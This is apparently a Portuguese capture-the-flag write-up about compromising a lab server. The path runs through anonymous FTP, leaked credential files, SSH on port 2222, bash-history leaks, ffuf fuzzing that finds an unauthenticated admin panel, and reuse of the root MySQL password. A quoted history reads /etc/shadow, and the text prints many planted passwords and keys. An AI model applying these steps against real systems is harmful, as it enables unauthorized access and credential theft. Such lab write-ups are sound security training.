
Ao abrir o arquivo `Welcome`, identifiquei a flag relacionada ao acesso anônimo:

- **FLAG{ftp_4n0nym0us_4cc3ss}**

Em seguida, ao analisar o arquivo `users.conf`, que continha credências sensíveis de usuários do serviço FTP e também encontrei outra flag:

- **FLAG{c0nf1g_f1l3_r34d}**




Open Connection
Quick Connect
Action
Get Info
Refresh
Edit
Upload
Transfers
Get a registration key!
Disconnect
Filename
Size
Modified
confidential
passwords.txt
Dockerfile
ftp
confidential
passwords.txt
public
welcome.txt
public
readme.txt
users.conf
welcome.txt
Transfers
Remove
Resume
Stop
Reload
welcome.txt
Download complete
329 B of 329 B
sexta-feira, 21 de novembro de 2025 15:32:40
readme.txt
Download complete
208 B of 208 B
sexta-feira, 21 de novembro de 2025 15:33:14
users.conf
Download complete
135 B of 135 B
sexta-feira, 21 de novembro de 2025 15:33:23
URL: ftp://98.95.207.28/users.conf
Local File: C:\Users\adrie\Downloads\users.conf
users - Bloco de Notas
Arquivo Editar Formatar Exibir Ajuda
vsftpd user configuration
FLAG{c0nf1g_f113_r34d}
anonymous:password123
ftpadmin:ftp@dm1n123
techcorp:TechCorp2024!
guest:guest123

Com as credenciais de **SSH** obtidas anteriormente, iniciei testes para descobrir em qual porta o serviço estava realmente ativo.
Comecei pela porta padrão **22**, porém, mesmo utilizando todas as combinações possíveis, não consegui estabelecer conexão.

Para ampliar a busca, solicitei ao ChatGPT uma lista de portas alternativas comumente utilizadas para SSH em configurações não convencionais.
Após testar as opções sugeridas, finalmente identifiquei que o serviço estava acessível pela porta **2222**.

Os prints abaixo mostram o processo de tentativa e erro até a descoberta da porta correta.

```
~  (7m 9.75s)
ssh -p 2222 techcorp@98.95.207.28
techcorp@98.95.207.28's password:
Connection closed by 98.95.207.28 port 2222
```

```
techcorp@024a36a8e6ca:~$ ls -la
total 52
drwx------ 6 techcorp techcorp  4096 Nov 21 13:40 .
drwxr-xr-x 1 root     root      4096 Nov 17 14:30 ..
-rw------- 1 techcorp techcorp 11676 Nov 21 06:45 .bash_history
drwx------ 2 techcorp techcorp  4096 Nov 17 23:31 .cache
drwx------ 3 techcorp techcorp  4096 Nov 20 23:22 .config
drwxrwxr-x 3 techcorp techcorp  4096 Nov 18 17:40 .local
-rw------- 1 techcorp techcorp    77 Nov 20 23:36 .mysql_history
-rw------- 1 techcorp techcorp    12 Nov 17 23:46 .python_history
drwx------ 2 techcorp techcorp  4096 Nov 19 10:31 .ssh
-rw-r--r-- 1 techcorp techcorp     0 Nov 17 23:35 .sudo_as_admin_successful
-rw-r--r-- 1 techcorp techcorp   456 Nov 17 14:28 secret.txt
-rw-r--r-- 1 techcorp techcorp   369 Nov 17 14:28 todo.txt
techcorp@024a36a8e6ca:~$ cat todo.txt
TODO List - TechCorp IT Department
===================================

[X] Configurar novo servidor web
[X] Instalar certificado SSL
[ ] Trocar senha do banco de dados (ainda é T3chC0rp_S3cr3t_2024!)
[ ] Configurar firewall
[ ] Revisar acessos FTP
[ ] Atualizar documentação
[ ] Fazer backup dos logs

Reunião na sexta às 14h para discutir migração para cloud.
techcorp@024a36a8e6ca:~$ cat  secret.txt
TechCorp Solutions - Internal Notes
===================================
```

Após acessar o servidor via SSH pela porta correta (**2222**), continuei a exploração inicial do ambiente verificando os arquivos existentes na **pasta raiz do usuário**.

Entre os arquivos presentes, notei dois itens de interesse: `todo.txt` e `secret.txt`.

Utilizei o comando `cat` para inspecionar o conteúdo de ambos.
O arquivo `todo.txt` continha apenas algumas anotações gerais, porém, ao abrir o arquivo `secret.txt`, encontrei mais uma flag importante:

- **FLAG{ssh_h0m3_d1r3ct0ry_3xpl0r4t10n}**

```
techcorp@024a36a8e6ca:~$ cat todo.txt
TODO List - TechCorp IT Department
==================================

[X] Configurar novo servidor web
[X] Instalar certificado SSL
[ ] Trocar senha do banco de dados (ainda é T3chC0rp_S3cr3t_2024!)
[ ] Configurar firewall
[ ] Revisar acessos FTP
[ ] Atualizar documentação
[ ] Fazer backup dos logs

Reunião na sexta às 14h para discutir migração para cloud.
techcorp@024a36a8e6ca:~$ cat  secret.txt
TechCorp Solutions - Internal Notes
===================================

Senhas importantes:
- Root MySQL: r00t_P4ssw0rd_2024
- Admin Panel: admin / admin123

Backup Location: /var/backups/techcorp/

API Keys:
- Production: tc_sk_prod_9Kx7mN2pQ4rT8wY
- Development: tc_sk_dev_1Aa2Bb3Cc4Dd5Ee

FLAG{ssh_h0m3_d1r3ct0ry_3xpl0r4t10n}

Notas:
- Fazer backup toda segunda-feira
- Verificar logs de segurança semanalmente
```

Durante a análise no ambiente SSH, comecei a procurar arquivos relacionados a logs, histórico e possíveis rotinas automatizadas. Utilizei diversos comandos find na tentativa de localizar arquivos de backup, como:

find / -type f -name "backup_20240115.tar.gz" 2>/dev/null find / -type f -name "*.tar.gz" 2>/dev/null find / -type f -name "*backup*" 2>/dev/null

Essas buscas revelaram alguns caminhos relacionados a scripts e plugins de backup, entre eles:

/usr/lib/mysql/plugin/component

/usr/share/perl5/Debconf/DbDriver/**Backup.pm**

/usr/share/nmap/scripts/http-backup-finder.nse

/usr/share/nmap/scripts/http-config-backup.nse

/opt/backup_**script.sh**

/tmp/backup.log

Ao abrir o arquivo /opt/backup_**script.sh** utilizando cat, encontrei dentro dele mais uma flag:

FLAG{script_4n4lys1s_sk1ll}

```
root@024a36a8e6ca:~# ls -la
total 36
drwx------ 1 root root  4096 Nov 19 10:22 .
drwxr-xr-x 1 root root  4096 Nov 19 21:13 ..
-rw------- 1 root root 10260 Nov 19 23:20 .bash_history
-rw-r--r-- 1 root root  3106 Dec  5  2019 .bashrc
-rw------- 1 root root  1973 Nov 19 10:20 .mysql_history
-rw-r--r-- 1 root root   161 Dec  5  2019 .profile
drwx------ 2 root root  4096 Nov 19 10:28 .ssh
root@024a36a8e6ca:~# find / -type f -name "backup_20240115.tar.gz" 2>/dev/null
root@024a36a8e6ca:~# find / -type f -iname "*.tar.gz" 2>/dev/null
root@024a36a8e6ca:~# find / -type f -iname "*backup*" 2>/dev/null
/usr/lib/mysql/plugin/component_mysqlbackup.so
/usr/share/perl5/Debconf/DbDriver/Backup.pm
/usr/share/nmap/scripts/http-backup-finder.nse
/usr/share/nmap/scripts/http-config-backup.nse
/opt/backup_script.sh
/tmp/backup.log
root@024a36a8e6ca:~# cat /opt/backup_script.sh
#!/bin/bash
# TechCorp Backup Script
# FLAG{scr1pt_4n4lys1s_sk1ll}

BACKUP_DIR="/var/backups/techcorp"
DATE=$(date +%Y%m%d)
DB_USER="root"
DB_PASS="r00t_P4ssw0rd_2024"

echo "Iniciando backup..."

# Backup do banco de dados
mysqldump -u $DB_USER -p$DB_PASS techcorp_db > $BACKUP_DIR/db_backup_$DATE.sql

# Backup dos arquivos web
tar -czf $BACKUP_DIR/web_backup_$DATE.tar.gz /var/www/html

# Enviar para servidor remoto
# scp $BACKUP_DIR/* backup@backup.techcorp.local:/backups/

echo "Backup concluído!"
echo "FLAG{b4ckup_scr1pt_f0und}" >> /tmp/backup.log
root@024a36a8e6ca:~#
```

Ainda explorando o ambiente via SSH, acessei o diretório **/home/techcorp** para verificar possíveis arquivos sensíveis do usuário.
Ao listar o conteúdo da pasta com `ls -la`, identifiquei diversos arquivos relevantes, incluindo:

- `.bash_history`
- `.python_history`
- `secret.txt`
- `todo.txt`
- **diretório** `.ssh`

Tentei inspecionar o histórico com:

```
cat .bash_history
```

Dentro do arquivo foram exibidos vários comandos utilizados anteriormente pelo próprio usuário, como:

- navegação por diretórios
- tentativas de acesso ao MySQL
- credenciais expostas (`r00t_P4ssword_2024`)
- acesso ao diretório web (`/var/www/html`)
- leitura do arquivo `secret.txt`

Entre essas linhas, encontrei também mais uma flag registrada no histórico:

FLAG{b4sh_history_l34k}

Esse achado reforça o risco de deixar arquivos de histórico sem proteção adequada, revelando comandos sensíveis e credenciais reais usadas no sistema.

```
techcorp@024a36a8e6ca:~$ ls -la
total 36
drwx------ 5 techcorp techcorp 4096 Nov 19 10:31 .
drwxr-xr-x 1 root     root     4096 Nov 17 14:30 ..
-rw-r--r-- 1 techcorp techcorp 4086 Nov 20 01:09 .bash_history
drwx------ 2 techcorp techcorp 4096 Nov 17 23:31 .cache
drwxrwxr-x 3 techcorp techcorp 4096 Nov 18 17:40 .local
-rw------- 1 techcorp techcorp   12 Nov 17 23:46 .python_history
drwx------ 2 techcorp techcorp 4096 Nov 19 10:31 .ssh
-rw-r--r-- 1 techcorp techcorp    0 Nov 17 23:35
.sudo_as_admin_successful
-rw-r--r-- 1 techcorp techcorp  456 Nov 17 14:28 secret.txt
-rw-r--r-- 1 techcorp techcorp  369 Nov 17 14:28 todo.txt
techcorp@024a36a8e6ca:~$ cd .bash_history
-bash: cd: .bash_history: Not a directory
techcorp@024a36a8e6ca:~$ cat .bash_history
ls -la
cd /var/www/html
cat config/database.php
mysql -u root -p
# senha: r00t_P4ssw0rd_2024
ls -la /home
cat /home/techcorp/secret.txt
echo "FLAG{b4sh_h1st0ry_l34k}" > /tmp/flag.txt
sudo -l
cat /etc/shadow
ssh-keygen -t rsa
cd /opt/
ls -la
./backup_script.sh
crontab -l
ps aux | grep mysql
netstat -tulpn
```

Para localizar possíveis áreas restritas, como painéis administrativos ocultos, utilizei fuzzing de diretórios com a ferramenta FFUF, testando potenciais endpoints expostos no servidor web.

Comando utilizado ffuf -u http://98.95.207.28/FUZZ
-w /usr/share/seclists/Discovery/Web-Content/common.txt
-mc 200,301,302,403
-t 100

Descrição dos parâmetros:

-w: Wordlist contendo nomes comuns de diretórios e arquivos.

-mc: Códigos HTTP considerados relevantes para análise.

-t: Número de threads para acelerar o processo.

Resultados relevantes encontrados pelo FFUF Caminho encontrado Código HTTP Observação /admin.php 302 Redireciona (possível página de login). /dashboard.php 302 Painel padrão (requer autenticação). /panel.php 200 Acessível sem autenticação; painel oculto. /backup/ 200 Diretório aberto (exposição indevida). /.git-credentials 200 Vazamento direto de credenciais. Vulnerabilidade Identificada

O arquivo /panel.php estava acessível publicamente, sem autenticação, expondo informações administrativas e potencialmente sensíveis.

Evidência

Acessando diretamente:

http://98.95.207.28/panel.php

Foi possível visualizar o painel administrativo oculto, contendo configurações internas, credenciais e flags relacionadas ao ambiente do CTF.

Flag Obtida

FLAG{s3cr3t_p4n3l_d1sc0v3ry}

(Ou outra flag indicada no painel, caso aplicável.)

Impacto Risco Impacto Alto Acesso não autorizado ao painel administrativo, exposição de credenciais e risco de comprometimento total do sistema. Recomendações

Proteger /panel.php com autenticação adequada.

Restringir ou remover diretórios sensíveis, como /backup/.

Remover arquivos indevidos em produção, incluindo .git-credentials e backups.

Configurar corretamente o arquivo robots.txt.

Implementar controles de acesso, validação de permissões e hardening do servidor.

Admin Panel v2.0 (Beta)

Sistema de Gerenciamento Avançado

Parabéns por encontrar o painel secreto!
FLAG{s3cr3t_p4n3l_d1sc0v3ry}

Módulos Disponíveis

- Ver Logs do Sistema
- Configurações
- Gerenciar Usuários

TechCorp Solutions - Dashboard

Dashboard Clientes Projetos Sair

Bem-vindo, user!

Seu nível de acesso: **user**

🔍 **Pesquisar no Sistema**

Digite sua busca (clientes, projetos, etc...) Pesquisar

Página atual: home

5
Projetos Ativos

23
Clientes

98%
Satisfação

© 2024 TechCorp Solutions. Todos os direitos reservados.

observação

Durante a busca por arquivos temporários e logs no diretório `/tmp`, utilizei vários comandos para listar e inspecionar arquivos `.txt`, `.log` e outros possíveis resíduos de execução de scripts.

Ao acessar `/tmp/backup.log`, encontrei **duas flags listadas dentro do mesmo arquivo**:

- **FLAG{b4ckup_script_f0und}**
- **FLAG{b4ckup_script_found}**

Essas duas flags realmente chamam atenção, pois são praticamente idênticas, mudando apenas alguns caracteres.
Isso normalmente acontece em CTFs quando:

o desafio quer testar se o participante está atento aos arquivos gerados por scripts
ou quando diferentes versões do script são executadas e ambas deixam rastros no `/tmp`
ou simplesmente porque o script foi alterado no meio do desafio

Logo, **as duas flags são válidas** — apenas representam eventos diferentes do mesmo script sendo executado.

Ligação com o Script

/opt/backup_script.sh

Ao analisar novamente o arquivo `/opt/backup_script.sh`, é possível notar que **ele mesmo escreve uma flag no arquivo** `/tmp/backup.log` **no final da execução:**

```
echo "FLAG{b4ckup_scr1pt_f0und}" >> /tmp/backup.log
```

Uso das Credenciais Encontradas

No mesmo script, estavam expostas as credenciais **root** do banco de dados:



```
DB_USER="root"
DB_PASS="r00t_P4ssw0rd_2024"
```

Com essas credenciais, consegui acessar o **phpMyAdmin** com sucesso:

Campo	Valor
Servidor	localhost / 127.0.0.1 / 172.20.0.2
Usuário	root
Senha	r00t_P4ssw0rd_2024

Isso permitiu explorar o banco de dados diretamente pela interface web.
Obs: não valeu muito por que eu já tinha acessado o banco pelo MySql
segue os prints :

```
cd ..
clear
find / -type f -name "*.txt" 2>/dev/null
cat /ss.txt
clear
cat ~/credentials.txt
cat ~/.sudo_as_Admin_successful
more ~/.bash_history
techcorp@024a36a8e6ca:~$ ls -ld /tmp
drwxrwxrwt 1 root root 4096 Nov 19 23:38 /tmp
techcorp@024a36a8e6ca:~$ v 19 23:38 /tmp
-bash: v: command not found
techcorp@024a36a8e6ca:~$ cd /tmp/
techcorp@024a36a8e6ca:/tmp$ ls -la
total 16
drwxrwxrwt 1 root     root     4096 Nov 19 23:38 .
drwxr-xr-x 1 root     root     4096 Nov 19 21:13 ..
-rw-r--r-- 1 root     root       52 Nov 18 16:25 backup.log
-rw------- 1 techcorp techcorp    0 Nov 19 23:38 tmp.0eL72CHnL8
-rw------- 1 techcorp techcorp    0 Nov 18 19:39 tmp.6xAbRxKWrH
-rw------- 1 techcorp techcorp    0 Nov 18 18:28 tmp.LX2BQwV4mU
-rw------- 1 techcorp techcorp    0 Nov 18 19:39 tmp.ZUfDS2Kj73
-rw------- 1 techcorp techcorp    0 Nov 18 18:28 tmp.jcqT7Kyf3C
drwx------ 2 mysql    mysql    4096 Nov 19 10:00 tmp.l5i7BBER4v
-rw------- 1 techcorp techcorp    0 Nov 19 23:38 tmp.pestX1m53Z
techcorp@024a36a8e6ca:/tmp$  cat backup.log
FLAG{b4ckup_scr1pt_f0und}
FLAG{b4ckup_scr1pt_f0und}
techcorp@024a36a8e6ca:/tmp$
```

```
root@024a36a8e6ca:~# find / -type f -iname "*backup*" 2>/dev/null
/usr/lib/mysql/plugin/component_mysqlbackup.so
/usr/share/perl5/Debconf/DbDriver/Backup.pm
/usr/share/nmap/scripts/http-backup-finder.nse
/usr/share/nmap/scripts/http-config-backup.nse
/opt/backup_script.sh
/tmp/backup.log
root@024a36a8e6ca:~# cat /opt/backup_script.sh
#!/bin/bash
# TechCorp Backup Script
# FLAG{scr1pt_4n4lys1s_sk1ll}

BACKUP_DIR="/var/backups/techcorp"
DATE=$(date +%Y%m%d)
DB_USER="root"
DB_PASS="r00t_P4ssw0rd_2024"

echo "Iniciando backup..."

# Backup do banco de dados
mysqldump -u $DB_USER -p$DB_PASS techcorp_db > $BACKUP_DIR/db_backup_$DATE.sql

# Backup dos arquivos web
tar -czf $BACKUP_DIR/web_backup_$DATE.tar.gz /var/www/html

# Enviar para servidor remoto
# scp $BACKUP_DIR/* backup@backup.techcorp.local:/backups/

echo "Backup concluído!"
echo "FLAG{b4ckup_scr1pt_f0und}" >> /tmp/backup.log
root@024a36a8e6ca:~#
```

Porta http://98.95.207.28/:8080 depois de várias voltas também poderia acessar via phpMyadmin, com as credenciais , e também acessei o root pelo ssh , com as credenciais que eu conseguir .